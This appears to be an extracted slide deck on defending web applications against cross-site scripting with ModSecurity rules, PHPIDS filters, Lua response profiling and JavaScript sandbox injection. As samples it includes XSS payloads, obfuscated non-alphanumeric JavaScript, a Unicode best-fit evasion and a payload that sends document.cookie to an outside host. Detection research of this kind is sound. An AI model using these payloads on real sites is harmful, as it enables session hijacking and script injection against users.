--[[ This method collects and decodes proprietary encoding types ]]
```

Debug Log View of Base64 Decoding

```
[07/Jan/2011:11:28:24 --0800] [www.modsecurity.org/
sid#8407588][rid#b5b88c0][demo/phpids][4] Base64 Data is:
PHNjcmlwdD5hbGVydCgWFNTLyk8L3NjcmlwdD4.
[07/Jan/2011:11:28:24 --0800] [www.modsecurity.org/
sid#8407588][rid#b5b88c0][demo/phpids][4] Base64 Data Decoded
is: <script>alert(/XSS/)</script>.
[07/Jan/2011:11:28:24 --0800] [www.modsecurity.org/
sid#8407588][rid#b5b88c0][demo/phpids][4] Base64 Data
Normalized: <applet src="javascript:text/
html;base64,<script>alert(/XSS/)</script>" type=text/html>.
--CUT--
[07/Jan/2011:11:28:24 --0800] [www.modsecurity.org/
sid#8407588][rid#b5b88c0][demo/phpids][9] Set variable
"tx.ARGS:test_normalized" to "<applet src=\"javascript:text/
html;base64,<script>alert(/XSS/)</script>\" type=text/html>
\nappletalert(/XSS/)script\" type=text/html>".
```


Converted PHPIDS Filters

```
<filter>
  <id>1</id>
  <rule><![CDATA[(?:"[^\"]*"|(?:[^\w\s]\s*/>)|(?:>" )]]></rule>
  <description>finds html breaking injections including whitespace
attacks</description>
  <tags>
    <tag>xss</tag>
    <tag>csrf</tag>
  </tags>
  <impact>4</impact>
</filter>
```


```
SecRule TX: '/^(QUERY_|REQUEST_|ARGS:).*_normalized/' "(?:\"[^\"]*"
[^\-]?)|(?:[^\w\s]\s*/>)|(?:>\" )" "phase:
2,capture,t:none,t:lowercase,pass,skip:1,nolog,auditlog,msg:'finds
html breaking injections including whitespace
attacks',id:'900001',tag:'WEB_ATTACK/XSS',tag:'WEB_ATTACK/
CSRF',logdata:'%{TX.0}',severity:'2',setvar:'tx.msg=%{rule.id}-%
{rule.msg}',setvar:tx.anomaly_score=+4,setvar:'tx.%{tx.msg}-
WEB_ATTACK/XSS-%{matched_var_name}=%{tx.0}',setvar:'tx.%{tx.msg}-
WEB_ATTACK/CSRF-%{matched_var_name}=%{tx.0}' "
```



WAF Defensive Strategy #2: Generic Attack Payload Detection

Impedance Mismatches

- **Need to ensure that the WAF, web application and browser all normalize and interpret data in the same way**
 - Not as easy as you might think
- **Common issues**
 - Browser Quirks
 - RFC Implementation Differences
 - Encodings
 - JavaScript Comments
 - Non-alphanumeric JavaScript
 - Best-Fit Mappings
- **Blacklist filtering approach to combat XSS is doomed to fail...**
 - Endless methods of achieving functionally equivalent code



Non-Alphanumeric Javascript

- **Care to guess what this this code does?**

```
( $ = [ $ = [ ] ] [ ( ____ = ! $ + $ ) [ _ = - ~ - ~ - ~ $ ] + ( { } + $ ) [ _ / _ ] +  
  ( $ $ = ( $ _ = ! ' ' + $ ) [ _ / _ ] + $ _ [ + $ ] ) ] ) ( ) [ ____ [ _ / _ ] + ____  
  [ _ + ~ $ ] + $ _ [ _ ] + $ $ ] ( _ / _ )
```

- **Or this:**

```
( [ , Á , È , ª , É , , Ó ] = ! { } + { } , [ [ Ç , µ ] = ! ! Á + Á ] [ ª + Ó + µ  
+ Ç ] ) ( ) [ Á + È + É + µ + Ç ] ( - ~ Á )
```

- **If either of these code snippets falls within JavaScript inside the DOM, then it will execute an alert(1) pop-up**

Generic Attack Payload Detection

- **Obfuscation methods often have certain characteristics**
- **OWASP ModSecurity Core Rule Set**
 - Amount of different meta-characters
 - Repetitive use of non-word characters
- **PHPIDS Centrifuge Concepts**
 - Ratio
 - count of word characters, spaces, punctuation vs. non-word characters
 - Ratio of < 3.49 = Malicious
 - Normalization/Stripping
 - Remove or convert any word character and spaces including line breaks, tabs and carriage returns
 - Regex check in the default_filters.xml matches malicious result

Restricted Character Usage

```
SecRule ARGS "@pm ~ ` ! @ # $ % ^ & * ( ) - + = { } [ ] | : ;  
\" ' < >" "phase:  
2,t:none,nolog,pass,nolog,setvar:tx.restricted_char_payload=%  
{matched_var}"
```

```
SecRule TX:RESTRICTED_CHAR_PAYLOAD "@contains ~" "phase:  
2,t:none,pass,nolog,setvar:tx.restricted_char_count=+1"
```

```
SecRule TX:RESTRICTED_CHAR_PAYLOAD "@contains `" "phase:  
2,t:none,pass,nolog,setvar:tx.restricted_char_count=+1"
```

```
SecRule TX:RESTRICTED_CHAR_PAYLOAD "@contains !" "phase:  
2,t:none,pass,nolog,setvar:tx.restricted_char_count=+1"
```

```
--CUT--
```

```
SecRule TX:RESTRICTED_CHAR_COUNT "@ge 5" "phase:  
2,t:none,block,nolog,auditlog,id:'960023',rev:'2.1.1',msg:'Res  
tricted Character Anomaly Detection Alert - Total # of special  
characters exceeded',logdata:'%  
{matched_var}',setvar:tx.anomaly_score=+%  
{tx.warning_anomaly_score}"
```

Repeated Non-Word Characters

```
SecRule ARGS "\w{4,}" "phase:  
2,capture,t:none,block,nolog,auditlog,id:'960024',rev:'2.1.1',msg  
:'Restricted Character Anomaly Detection Alert - Repetative Non-  
Word Characters',logdata:'%{tx.0}',setvar:tx.anomaly_score=+%  
{tx.warning_anomaly_score}"
```

ModSecurity CRS Demo Example

All Matched Rules Shown Below

- Centrifuge Threshold Alert - Ratio Value is: %{tx.0}
Matched **2.15625** at TX:ARGS:test_centrifuge_ratio
-

960023 Restricted Character Anomaly Detection Alert - Total # of special characters exceeded
Matched **=** at TX:restricted_char_count

960024 Restricted Character Anomaly Detection Alert - Repetative Non-Word Characters
Matched **/ \$** at TX:ARGS:test_normalized

9000045 Detects basic SQL authentication bypass attempts 2/3
Matched **":xx \$x** at TX:ARGS:test_normalized

9000067 Detects unknown attack vectors based on PHPIDS Centrifuge detection
Matched **((++::** at TX:ARGS:test_centrifuge_converted

Debug Log View of Centrifuge Ratio

Starting Centrifuge..

Arg Name = ARGS:test and Arg Value = x=/x/

```
$x=!!1?"ash\":xx                                $x=!!1?"ation.h\":"+
$x:xx                                             $x=!!1?"loc\"+$x:xx
x.x="\\". eval,                                x.x(x.x
($x)                                           ).
```

Strip Padding1 - name is: ARGS:test and value is: x=/x/ \$x=!!1?"ash
\:xx \$x=!!1?"ation.h\"+\$x:xx \$x=!!1?"loc\"+\$x:xx x.x="\\". eval,
x.x(x.x(\$x)).

Strip Padding2 - name is: ARGS:test and value is: x=/x/ \$x=!!1?"ash
\:xx \$x=!!1?"ation.h\"+\$x:xx \$x=!!1?"loc\"+\$x:xx x.x="\\". eval,
aaa\$x)).

stripped_length is: 32.

overall_value is: x=/x/ \$x=!1?"aaa\"aaa\$x=!1?"aaa\"+\$aaa\$x=!1?"aaa
\"+\$aaa=\"\"aaa\$x)).

overall_length is: 69.

Setting variable: tx.ARGS:test_centrifuge_ratio=2.15625

Set variable "tx.ARGS:test_centrifuge_ratio" to "2.15625".

Threshold is: 3.49 and Ratio Value is: 2.15625.

Debug Log View of Centrifuge Stripping

```
Unique/Sorted:  !"$( )+,./1:=?\acehilnostvx.
Replace non-special chars: "$$( )+/?=\.
Normalize certain tokens: "$$( )++=?\..
Normalize certain tokens: "$$( )++=?\..
Normalize certain tokens: "$$( ++=?\..
Normalize certain tokens: "$$( ++::\..
Normalize certain tokens: ( ++::..
Normalize certain tokens: ( ++::..
Sorted: ( ++::..
Setting variable: tx.ARGS:test_centrifuge_converted=( ++::
Set variable "tx.ARGS:test_centrifuge_converted" to "( ++::".
```



WAF Defensive Strategy #3: Identifying Improper Output Handling Flaws

Dynamic Taint Propagation

Dynamic Taint Propagation

- Follow untrusted data and see where it is misused

1

Reflected XSS victim submits the malicious payload to the web application

```
...document.write('')...
```

2

ModSecurity inspects inbound data looking for suspicious payloads (containing meta-characters)




Target Site

GO

3

ModSecurity inspects outbound response body and does not find a match as the app applied output encoding/escaping of user-supplied data

```
<html><body>...document.write  
(&#x27;&lt;img  
src=&quot;http:&#x2f;&#x2fteap.  
zzl.org&#x2fteap.php?  
data=&#x27%2bdocument.cookie  
%2b&#x27&quot;;&#x2f&gt;&#x27)...  
</body></html>
```



Dynamic Taint Propagation

- Missing Output Encoding – Reflected XSS Attack


1

Reflected XSS victim submits the malicious payload to the web application

```
...document.write('')...
```

2

ModSecurity inspects inbound data looking for suspicious payloads (containing meta-characters)




Target Site

STOP

```
<html><body>...document.write  
('')...  
</body></html>
```

3

ModSecurity **inspects the current outbound response body** and if suspicious inbound data is sent back out non-encoded, it can block the response



Reflected Application Defect Rule


```
SecRule ARGS "@pm < > ( ) \" ' ;" "chain,phase:
4,t:none,log,auditlog,deny,status:
403,id:'1',msg:'Potentially Malicious Meta-
Characters in User Data Not Properly Output
Encoded.',logdata:'%{tx.inbound_meta-
characters}'"
```

```
    SecRule MATCHED_VAR "^.{13,}$"
chain,t:none,setvar:tx.inbound_meta-characters=
%{matched_var}"
```

```
        SecRule RESPONSE_BODY "@contains %
{tx.inbound_meta-characters}"
ctl:auditLogParts=+E"
```

Dynamic Taint Propagation

- Missing Output Encoding – Stored XSS Attack




1

Attacker submits the malicious stored XSS payload to the web application

```
...document.write('')...
```

2

ModSecurity inspects inbound data looking for suspicious payloads (containing meta-characters)




Target Site

STOP

3

ModSecurity **inspects all outbound response bodies** and if suspicious inbound data is sent back out non-encoded, it can block the response



```
<html><body>...document.write  
('')...  
</body></html>
```

Stored Application Defect Rule

```
SecAction "phase:1,nolog,pass,initcol:global=xss_list"
```

...Reflected XSS Rules Here...

```
SecRule GLOBAL:'/XSS_LIST_*/' "@streq %{tx.inbound_meta-  
characters}" "phase:4,t:none,nolog,pass,skip:1"
```

```
SecRule TX:INBOUND_META-CHARACTERS ".*" "phase:  
4,t:none,nolog,pass,setvar:global.xss_list_%{time_epoch}=%  
{matched_var}"
```

```
SecRule GLOBAL:'/XSS_LIST_*/' "@within %{response_body}"  
"phase:4,t:none,log,auditlog,pass,msg:'Potentially Malicious  
Meta-Characters in User Data Not Properly Output  
Encoded',tag:'WEB_ATTACK/XSS'"
```


Viewing Saved Global Data

```
# java -cp /root/org.jwall.tools.jar
org.jwall.tools.CollectionViewer /tmp/

Collection global, last read @ Wed Jan 05 02:01:18 EST 2011
Created at Wed Jan 05 01:42:16 EST 2011

global[xss_list].xss_list_1233816136 = <title>test</title>
global[xss_list].xss_list_1233817131 = <SCRIPT>alert
(String.fromCharCode(88,83,83))</SCRIPT>
global[xss_list].xss_list_1233817276 = <META HTTP-
EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:alert
('XSS');">
global[xss_list].xss_list_1233817198 = <BASE
HREF="javascript:alert('XSS');//">
global[xss_list].TIMEOUT = 3600
This collection expires in 59m 57.242s
```

Problem - Best-Fit Mappings

- **The premise is this: what should the application do if it receives non-ASCII Unicode characters?**
- **As you might expect, applications handle this situation differently.**
 - Some applications will actually perform different types of transliterations to find the ASCII character that “best-fits” the current character.
 - These are homoglyphs
- **ASP classic, for example, makes some of the following mappings**

```
<(0x2329) ~= <(0x3c)
<(0x3008) ~= <(0x3c)
<(0xff1c) ~= <(0x3c)
'(0x2b9)  ~= '(0x27)
'(0x2bc)  ~= '(0x27)
'(0x2c8)  ~= '(0x27)
'(0x2032) ~= '(0x27)
'(0xff07) ~= '(0x27)
```

Example Best-Fit Mapping Impact


1

Inbound payload contains non-ASCII unicode characters – **payload is not currently in an executable form for the browser**

```
<script>eval(' alert  
("XSS") ') </script>
```


2

ASP Classic web application **performs a best-fit mapping** and changes some of the characters in the payload



```
<html><body>...<script>eval  
(' alert("XSS") ')</script>...  
</body></html>
```

GO



Target Site

4

Outbound payload **has been changed into an executable form** for the browser

3

ModSecurity inspects outbound response body **does not find matching payloads** as the inbound/outbound are different



WAF Defensive Strategy #4: Application Response Profiling

Monitoring the number of scripts/iframes

Application Response Profiling

- **WAF application learning/profiling has historically been focused on inbound data**
- **There is a lot we can learn and detect simply by monitoring outbound data**
- **In order to identify successful XSS attacks (reflected and stored), we can monitor the # of expected scripts, iframes, images, etc... in responses**
- **Use the Lua API for accurate response body parsing and counting**
 - Thanks to Josh Zlatin (@jamuse_) for Lua code

profile_page_scripts.lua

```
#!/opt/local/bin/lua

function main()
local response_body = m.getvar("RESPONSE_BODY", "none");

if response_body ~= "" then

    local _, nscripts = string.gsub(response_body, "<script", "");
    local _, niframes = string.gsub(response_body, "<iframe", "");
    local _, nlinks = string.gsub(response_body, "a href", "");
    local _, nimages = string.gsub(response_body, "<img", "");

    m.log(3, "niframes[" .. niframes .. "]");
    m.setvar("tx.niframes", niframes);
    m.log(3, "nscripts[" .. nscripts .. "]");
    m.setvar("tx.nscripts", nscripts);
    m.log(3, "nlinks[" .. nlinks .. "]");
    m.setvar("tx.nlinks", nlinks);
    m.log(3, "nimages[" .. nimages .. "]");
    m.setvar("tx.nimages", nimages);
    return nil;
end

return nil;
end
```

Resource Profiling Rules

```
SecRuleScript profile_page_scripts.lua "phase:4,t:none,nolog,pass"
```

```
SecRule &RESOURCE: '/(niframes|nscripts|nlinks|nimages)/' "@eq 0"  
"skipAfter:END_PAGE_PROFILE,phase:  
4,t:none,nolog,pass,setvar:resource.niframes=%  
{tx.niframes},setvar:resource.nscripts=%  
{tx.nscripts},setvar:resource.nlinks=%  
{tx.nlinks},setvar:resource.nimages=%{tx.nimages}"
```

```
SecRule TX:NIFRAMES "@eq %{resource.niframes}" "phase:  
4,t:none,nolog,pass,setvar:resource.profile_confidence_counter=+1"
```

```
SecRule TX:NSCRIPTS "@eq %{resource.nscripts}" "phase:  
4,t:none,nolog,pass,setvar:resource.profile_confidence_counter=+1"
```

```
SecRule TX:NLINKS "@eq %{resource.nlinks}" "phase:  
4,t:none,nolog,pass,setvar:resource.profile_confidence_counter=+1"
```

```
SecRule TX:NIMAGES "@eq %{resource.nimages}" "phase:  
4,t:none,nolog,pass,setvar:resource.profile_confidence_counter=+1"
```

Resource Profiling Rules

```
SecRule RESOURCE:PROFILE_CONFIDENCE_COUNTER "@lt 40" "phase:4,t:none,nolog,pass,skipAfter:END_PAGE_PROFILE"
```

```
SecRule TX:NIFRAMES "!@eq %{resource.niframes}" "phase:4,t:none,block,msg:'Number of IFrames in Page Have Changed.',logdata:'Previous #: %{resource.niframes} and Current #: %{tx.niframes}',severity:'3',setvar:'tx.msg=%{rule.msg}',setvar:tx.outbound_anomaly_score=+{tx.error_anomaly_score},setvar:tx.anomaly_score=+{tx.error_anomaly_score},setvar:tx.%{rule.id}-PROFILE/ANOMALY-%{matched_var_name}=%{tx.0}"
```

```
SecRule TX:NSCRIPTS "!@eq %{resource.nscripts}" "phase:4,t:none,block,msg:'Number of Scripts in Page Have Changed.',logdata:'Previous #: %{resource.nscripts} and Current #: %{tx.nscripts}',severity:'3',setvar:'tx.msg=%{rule.msg}',setvar:tx.outbound_anomaly_score=+{tx.error_anomaly_score},setvar:tx.anomaly_score=+{tx.error_anomaly_score},setvar:tx.%{rule.id}-PROFILE/ANOMALY-%{matched_var_name}=%{tx.0}"
```

```
SecRule TX:NLINKS "!@eq %{resource.nlinks}" "phase:4,t:none,block,msg:'Number of Links in Page Have Changed.',logdata:'Previous #: %{resource.nlinks} and Current #: %{tx.nlinks}',severity:'3',setvar:'tx.msg=%{rule.msg}',setvar:tx.outbound_anomaly_score=+{tx.error_anomaly_score},setvar:tx.anomaly_score=+{tx.error_anomaly_score},setvar:tx.%{rule.id}-PROFILE/ANOMALY-%{matched_var_name}=%{tx.0}"
```

```
SecRule TX:NIMAGES "!@eq %{resource.nimages}" "phase:4,t:none,block,msg:'Number of Images in Page Have Changed.',logdata:'Previous #: %{resource.nimages} and Current #: %{tx.nimages}',severity:'3',setvar:'tx.msg=%{rule.msg}',setvar:tx.outbound_anomaly_score=+{tx.error_anomaly_score},setvar:tx.anomaly_score=+{tx.error_anomaly_score},setvar:tx.%{rule.id}-PROFILE/ANOMALY-%{matched_var_name}=%{tx.0}"
```

```
SecMarker END_PAGE_PROFILE
```


Resource Profile Anomaly Alert

```
Warning. Match of "eq %{resource.nscripts}" against "TX:nscripts"  
required. [file "/usr/local/apache/conf/modsec_current/  
base_rules/modsecurity_crs_15_customrules.conf"] [line "23"] [msg  
"Number of Scripts in Page Have Changed."] [data "Previous #: 2  
and Current #: 3"] [severity "ERROR"]
```



WAF Defensive Strategy #5: JavaScript Sandbox Injection

ModSecurity's Content Injection Capabilities

ModSecurity's Content Injection

- **Since XSS is an attack against web browser interpreters, why not take this fight there?**
- **ModSecurity can *prepend/append* any code to outbound text responses**
 - By using ***prepend***, we can ensure that our JavaScript code rule first
 - Now all we need is some JavaScript sandbox code to actually inject...
- **Active Content Signatures (ACS)**
 - Created by Eduardo Alberto Vela Nava (sirdarckat)
 - <http://code.taobao.org/svn/ACS/>
 - Similar to Mozilla's Content Security Policy (CSP) except cross-platform
 - JS sandbox with whitelisting/blacklisting capabilities
 - Recent updates include modularity – could swap in Google's CAJA html sanitizer code
 - <http://code.google.com/p/google-caja/>

JS Sandbox Injection Rules

SecContentInjection On

```
SecRule REQUEST_FILENAME "@streq /demo/demo-deny-  
noescape.html" "chain,phase:  
4,t:none,nolog,allow:phase"
```


```
    SecRule ARGS:disable_xss_defense "^on$"
```

```
SecRule REQUEST_FILENAME "@streq /demo/demo-deny-  
noescape.html" "chain,phase:4,t:none,nolog,pass"
```


```
    SecRule &ARGS "@gt 0"
```

```
"prepend: '<html><head><script type=\"text/  
javascript\" src=\"/demo/acs.js\"></  
script><script type=\"text/javascript\" src=\"/  
demo/xss.js\"></script>'"
```

JS Sandbox Injection – No Protection



JS Sandbox Injection – No Protection



JS Sandbox Injection – With Protection

The screenshot shows a web browser window titled "ModSecurity Content Injection Demo". The address bar displays the URL "http://www.modsecurity.org/demo/dem...". The page content includes a "Demo Challenge" section with instructions on bypassing ACS content injection to execute a reflected XSS attack. It lists three links for notification: "@ModSecurity on Twitter", "OWASP ModSecurity Core Rule Set Mail-list", and "Submit bug report to Jira". Below this, a section titled "Last Data Submitted (is unescaped):" contains a text box with the payload "<script>alert('Hello')</script>". A checkbox labeled "Disable XSS Content Injection" is present and unchecked. At the bottom of the form is a "Send" button and a text field showing "method=GET" and "enctype=application/x-www-form-urlencoded". A link "Submit bug report or evasions" is located at the bottom right of the page. The browser's status bar at the bottom shows "Done".

ModSecurity Content Injection Demo

http://www.modsecurity.org/demo/dem...

ModSecurity Content Injection De...

Demo Challenge

Your challenge is to try and bypass the ACS content injection and successfully execute a reflected XSS attack that executes JS code in your browser. You may toggle On/Off the XSS Content Injection Defense by checking the box in the form below. This will help to facilitate testing of working XSS payloads.

If you are successful, please notify us at any of the following places:

- [@ModSecurity on Twitter](#)
- [OWASP ModSecurity Core Rule Set Mail-list](#)
- [Submit bug report to Jira](#)

Last Data Submitted (is unescaped):

```
<script>alert('Hello')</script>
```

